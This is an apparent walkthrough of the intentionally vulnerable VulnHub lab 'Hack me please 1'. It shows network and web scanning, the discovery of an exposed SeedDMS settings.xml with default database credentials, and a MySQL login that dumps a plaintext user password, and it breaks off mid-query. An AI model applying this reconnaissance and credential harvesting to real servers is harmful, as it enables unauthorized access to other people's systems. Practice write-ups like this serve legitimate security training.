




Gigi NG

Hack me please 1

Report

 **VULNHUB**
VULNERABLE BY DESIGN

VIRTUAL MACHINES

HELP

RESOURCES

AB

Description

Difficulty: Easy

Description: An easy box totally made for OSCP. No bruteforce is required.

Aim: To get root shell





PROCEDURE



WALKTHROUGH

VULNERABILITIES
ASSESSMENT



Setup VM network

Put our machine and target machine into the same VM network



NETWORK SCAN

```
(kraftpaper@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.70.5 netmask 255.255.255.0 broadcast 192.168.70.255  
    inet6 fe80::a00:27ff:fe01:4f6a prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:01:4f:6a txqueuelen 1000 (Ethernet)  
    RX packets 2035 bytes 126270 (123.3 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 3072 bytes 215905 (210.8 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 2688 bytes 160244 (156.4 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 2688 bytes 160244 (156.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


ifconfig

To check the IP address of my machine

```
(kraftpaper@kali)-[~]  
$ nmap 192.168.70.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-09 07:45 HKT  
Nmap scan report for 192.168.70.1  
Host is up (0.0041s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
53/tcp    open  domain  
  
Nmap scan report for 192.168.70.4  
Host is up (0.0035s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
80/tcp    open  http  
3306/tcp  open  mysql  
  
Nmap scan report for 192.168.70.5  
Host is up (0.0040s latency).  
All 1000 scanned ports on 192.168.70.5 are in ignore  
Not shown: 1000 closed tcp ports (conn-refused)  
  
Nmap done: 256 IP addresses (3 hosts up) scanned in
```

nmap 192.168.70.0/24

It scans other device in the same network and their port status, I find that port 80 and 3306 are open



Entered the HTTP of
192.168.70.4!

Website scanners

```
(kraftpaper@kali)-[~]
$ mysql -uroot -p -h 192.168.70.4
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'192.168.70.5' (using password: NO)
```

Try login mysql

```
(kraftpaper@kali)-[~]
$ curl -v http://192.168.70.4/robots.txt
* Trying 192.168.70.4:80 ...
* Connected to 192.168.70.4 (192.168.70.4) port 80
> GET /robots.txt HTTP/1.1
> Host: 192.168.70.4
> User-Agent: curl/8.7.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 404 Not Found
< Date: Mon, 09 Sep 2024 00:13:27 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 274
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at 192.168.70.4 Port 80</address>
</body></html>
* Connection #0 to host 192.168.70.4 left intact
```

Check if any robots

```
(kraftpaper@kali)-[~]
$ nikto -h http://192.168.70.4/
- Nikto v2.5.0

+ Target IP: 192.168.70.4
+ Target Hostname: 192.168.70.4
+ Target Port: 80
+ Start Time: 2024-09-09 08:14:50 (GMT8)

+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 5cc0, size: 5c63607241df0, mt
cgi?name=CVE-2003-1418
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ 8103 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time: 2024-09-09 08:15:14 (GMT8) (24 seconds)

+ 1 host(s) tested
```

Web server scan

```
view-source:http://192.168.70.4/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

373      <p>Copyright &copy; 2020 Company Name . Template: <a rel="nofollow" href="https://templatemo.com/tm-512-moonlight">Moonlight</a></p>
374      </div>
375      </div>
376
377      <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.2/jquery.min.js"></script>
378      <script>window.jQuery || document.write('<script src="js/vendor/jquery-1.11.2.min.js"></script>')</script>
379
380      <script src="js/vendor/bootstrap.min.js"></script>
381
382      <script src="js/datepicker.js"></script>
383      <script src="js/plugins.js"></script>
384      <script src="js/main.js"></script>
385
386      <script type="text/javascript">
387      $(document).ready(function() {
388
```

View source code

A non default js file - js/main.js is found. The server endpoint url is found in main.js

*main.js file can be found by web scanner like dirb, OR online from secdms default config file template as it is open source!

```
view-source:http://192.168.70.4/js/main.js

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


// give active class to first link
//make sure this js file is same as installed app on our server endpoint: /secdms51x/secdms-5.1.22/
$(function() {
    $(document).ready(function() {
        // add event listener for mouse scroll
        $body.bind('false', mouseEvent);
    });

    // Keep current slide to left of window on resize
    var displacment = window.innerWidth*currSlide;
    $slides.css('transform', 'translateX(-'+displacment+'px)');
});

// cache
var $body = $('body');
var currSlide = 0;
var $slides = $('.slides');
var $slide = $('.slide');
```


Enumeration

Using dirsearch, the directory under seeddms web server is scanned, a conf directory is found, then settings. xml is found



Basic XSS at login entry do not work
also searching for seeddms vulnerabilities via
google and searchsploit

```
(kraftpaper@kali)-[~]
$ dirsearch -u http://192.168.70.4/seeddms51x/conf/

/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API
est/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kraftpaper/reports/http_192.168.70.4/_seeddms51x_conf__24-09-10_08-41-56.txt

Target: http://192.168.70.4/

[08:41:56] Starting: seeddms51x/conf/
[08:43:18] 200 - 4KB /seeddms51x/conf/settings.xml

Task Completed
```

```
(kraftpaper@kali)-[~]
$ dirsearch -u 192.168.70.4/seeddms51x/

/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API
est/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kraftpaper/reports/_192.168.70.4/_seeddms51x__24-09-10_08-37-15.txt

Target: http://192.168.70.4/

[08:37:15] Starting: seeddms51x/
[08:37:55] 301 - 322B - /seeddms51x/conf → http://192.168.70.4/seeddms51x/conf/
[08:37:58] 301 - 322B - /seeddms51x/data → http://192.168.70.4/seeddms51x/data/

Task Completed
```

Exploit Title	Path
Seeddms 5.1.10 - Remote Command Execution (RCE) (Authenticated)	php/webapps/50062.py
SeedDMS 5.1.18 - Persistent Cross-Site Scripting	php/webapps/48324.tx
SeedDMS < 5.1.11 - 'out.GroupMgr.php' Cross-Site Scripting	php/webapps/47024.tx
SeedDMS < 5.1.11 - 'out.UsrMgr.php' Cross-Site Scripting	php/webapps/47023.tx
SeedDMS versions < 5.1.11 - Remote Command Execution	php/webapps/47022.tx
Shellcodes: No Results	

Seeddms database

The default password of web server database is found in the settings.xml file, using it, we enter the database

```
- dbDriver: DB-Driver used by adodb (see adodb-readme)
- dbHostname: DB-Server
- dbDatabase: database where the tables for seeddms are stored (optional - see adodb-readme)
dbUser: username for database-access
dbPass: password for database-access

-->
<database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="seeddms"
doNotCheckVersion="false"> </database>
-<!--
smtpServer: SMTP Server hostname
smtpPort: SMTP Server port
smtpSendFrom: Send from

-->
<smtp smtpServer="localhost" smtpPort="25" smtpSendFrom="seeddms@localhost" smtpUser="" smtpPassword="" />
</system>
-<advanced>
-<!--
siteDefaultPage: Default page on login. Defaults to out/out.ViewFolder.php
rootFolderID: ID of root-folder (mostly no need to change)
titleDisplayHack: Workaround for page titles that go over more than 2 lines.

password
```

```
(kraftpaper@kali)-[~]
$ mysql -useeddms -p -h 192.168.70.4
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g
Your MySQL connection id is 16
Server version: 8.0.25-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab a
Support MariaDB developers by giving a star at https://git
Type 'help;' or '\h' for help. Type '\c' to clear the curr

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| seeddms |
| sys |
+-----+
5 rows in set (0.660 sec)

MySQL [(none)]> use seeddms;
Reading table information for completion of table and colu
You can turn off this feature to get a quicker startup wit

Database changed
MySQL [seeddms]> show tables;
+-----+
| Tables_in_seeddms |
+-----+
| tblACLs |
| tblAttributeDefinitions |
| tblCategory |
| tblDocumentApproveLog |
| tblDocumentApprovers |
| tblDocumentAttributes |
| tblDocumentCategory |
| tblDocumentContent |
| tblDocumentContentAttrib |
| tblDocumentFiles |
| tblDocumentLinks |
| tblDocumentLocks |
| tblDocumentReviewLog |
| tblDocumentReviewers |
| tblDocumentStatus |
| tblDocumentStatusLog |
| tblDocuments |
| tblEvents |
| tblFolderAttributes |
| tblFolders |
| tblGroupMembers |
| tblGroups |
| tblKeywordCategories |
| tblKeywords |
| tblMandatoryApprovers |
| tblUsers |
| tblVersion |
| tblWorkflowActions |
| tblWorkflowDocumentContent |
| tblWorkflowLog |
| tblWorkflowMandatoryWorkflow |
| tblWorkflowStates |
| tblWorkflowTransitionGroups |
| tblWorkflowTransitionUsers |
| tblWorkflowTransitions |
| tblWorkflows |
| users |
+-----+
```

```
MySQL [seeddms]> select * from users
→ ;
+-----+-----+-----+-----+
| Employee_id | Employee_first_name | Employee_last_name | Employee_passwd |
+-----+-----+-----+-----+
| 1 | saket | saurav | Saket@#$1337 |
+-----+-----+-----+-----+
1 row in set (0.012 sec)
```

We found an admin and an user, but the port 22 SSH is close, we could not obtain a shell to log in directly

```
MySQL [seeddms]> select * from tblUsers;
